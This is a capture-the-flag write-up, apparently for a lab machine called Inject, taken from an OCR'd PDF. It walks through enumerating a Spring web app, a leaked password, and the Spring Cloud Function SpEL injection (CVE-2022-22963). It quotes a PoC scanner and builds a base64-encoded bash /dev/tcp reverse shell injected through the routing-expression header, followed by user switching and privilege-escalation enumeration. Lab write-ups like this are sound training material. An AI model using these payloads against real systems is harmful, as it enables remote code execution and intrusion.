
- src/main/java: It contains the main Java source code.
- src/main/resources: It contains non-Java resources used by the application.
- src/main/webapp: It contains resources for web applications.
- src/test/java: It contains test source code.
- src/test/resources: It contains resources used for testing.
- target: It contains compiled classes, packaged JARs/WARs, and other built artifacts.
- pom.xml: The Project Object Model file that defines the project configuration, dependencies, and build settings.

-> This seems to be what our target looks like!


-> Doing further look up on vulnerabilities shows that dependencies can be vulnerable:




- Disclosing this file we see that it is likely running the spring framework in java.




-> We look at the source code to collect more info about the web server






-> We found our html files!



... and so on


-> Nothing much really obtained.

-> Looking at other directories





-> We have the frank and phil users

-> Doing more disclosure we found the credential phil:DocPhillovestoInject123



-> Found user flag





-> But can't read.

Summary of enumeration

-> We seem to be dealing with an Linux Ubuntu that runs Apache Tomcat web-server that has a functionality vulnerable to file uploads, through which it leaks alot of information, including credentials.

Exploitation - Spring Cloud Function SpEL Injection

- We see from the pom.xml file that one of the dependency is vulnerable to SpEL injection: https://nsfocusglobal.com/spring-cloud-function-spel-expression-injection-


vulnerability-alert/

```
42 >    >    <dependency>$
43 >    >    >    <groupId>org.springframework.cloud</groupId>$
44 >    >    >    <artifactId>spring-cloud-function-web</artifactId>$
45 >    >    >    <version>3.2.2</version>$
```

- which has an PoC on https://github.com/dinosn/CVE-2022-22963/blob/main/poc.py

```
8  def scan(txt,cmd):
9
10     payload=f'T(java.lang.Runtime).getRuntime().exec("{cmd}")'
11
12     data ='test'
13     headers = {
14         'spring.cloud.function.routing-expression':payload,
15         'Accept-Encoding': 'gzip, deflate',
16         'Accept': '*/*',
17         'Accept-Language': 'en',
18         'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Sa
19         'Content-Type': 'application/x-www-form-urlencoded'
20     }
21     path = '/functionRouter'
22     f = open(txt)
23     urllist=f.readlines()
24
25     for  url  in  urllist :
26         url = url.strip('\n')
27         all = url + path
28         try:
29             req=requests.post(url=all,headers=headers,data=data,verify=False,timeout=3)
30             code =req.status_code
31             text = req.text
32             rsp = '"error":"Internal Server Error"'
```

-> We can run the exploit using burpsuite as follows, using the spring.cloud.function.routing-expression header with the path /functionRouter



-> Hence we see that we have an error 500 code.

-> We can craft an bash tcp reverse shell base64 encoded so we don't pass bad characters like single quote inside the function and see if it works or not.

```
echo 'bash -i >& /dev/tcp/10.10.16.16/443 0>&1' | base64
```

```
└──╼ [★]$ echo 'bash -i >& /dev/tcp/10.10.16.16/443 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xNi80NDMgMD4mMQo=
```

-> We now get rid of special characters (e.g. + and = in base64 which my screw things up)

```
echo 'bash  -i >& /dev/tcp/10.10.16.16/443  0>&1  ' | base64
```

```
└──╼ [★]$ echo 'bash  -i >& /dev/tcp/10.10.16.16/443  0>&1  ' | base64
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYvNDQzICAwPiYxICAK
```

-> Testing this payload works

```
echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYvNDQzICAwPiYxICAK |
base64 -d | bash

sudo nc -lvnp 443
```

```
└──╼ [★]$ echo YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTAvNDQzICAwPiYxICAK | ba
se64 -d | bash
Device "ens33" does not exist.
┌─[]─[eric@parrot]─[~/Desktop/htb]
└──╼ [★]$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.16.10] 56428
Device "ens33" does not exist.
```

-> Now putting this payload into burp with brace expansion (acting as space) and change the request to post request in burp

```
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("bash -c
{echo,YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTYvNDQzICAwPiYxICAK}|
{base64,-d}|bash")
```

```
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("bash -c
{echo,YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuMTAvNDQzI
CAwPiYxICAK}|{base64,-d}|bash")
```

From low privilege shell to root


-> Executing it, we get a shell

```
└──╼ [★]$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.10.11.204] 42784
bash: cannot set terminal process group (791): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ whoami
whoami
frank
frank@inject:/$
```

-> We will upgrade our shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

-> We recall what we saw in the m2 directory of the credential, some searching shows:



-> We look at the sshd file to see if we can ssh as phil

```
cat /etc/ssh/sshd_config | grep -v ^# | grep .
```

```
frank@inject:/home$ cat /etc/ssh/sshd_config | grep -v ^# | grep .
cat /etc/ssh/sshd_config | grep -v ^# | grep .
Include /etc/ssh/sshd_config.d/*.conf
DenyUsers phil
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem       sftp    /usr/lib/openssh/sftp-server
```

-> So we can't ssh as phil

-> We change the user to phil using su using password previously found

```
su phil
```

```
frank@inject:/home$ su phil
su phil
Password: DocPhillovestoInject123

phil@inject:/home$
```

-> We look at what the user phil owns and the group he owns

```
find / -user phil 2>/dev/null| grep -v '^/proc\|^/sys\|^/run'

groups

find / -group staff -writable 2>/dev/null | grep -v
'^/proc\|^/sys\|^/run'
```

```
phil@inject:/home/frank$ find / -group staff -writable 2>/dev/null | grep -v '^/
proc\|^/sys\|^/run'
<itable 2>/dev/null | grep -v '^/proc\|^/sys\|^/run'
/opt/automation/tasks
/var/local
/usr/local/lib/python3.8
/usr/local/lib/python3.8/dist-packages
/usr/local/share/fonts
```

-> the /opt/automaton/tasks seems interesting


-> We go to the directory and look at it

```
ls -la

cat playbook_1.yml
```

```
frank@inject:/opt/automation/tasks$ ls -la
ls -la
total 24
drwxrwxr-x 2 root staff  4096 Jul 17 10:20 .
drwxr-xr-x 3 root root   4096 Oct 20  2022 ..
-rw-r--r-- 1 root root    150 Jul 17 10:20 playbook_1.yml
```

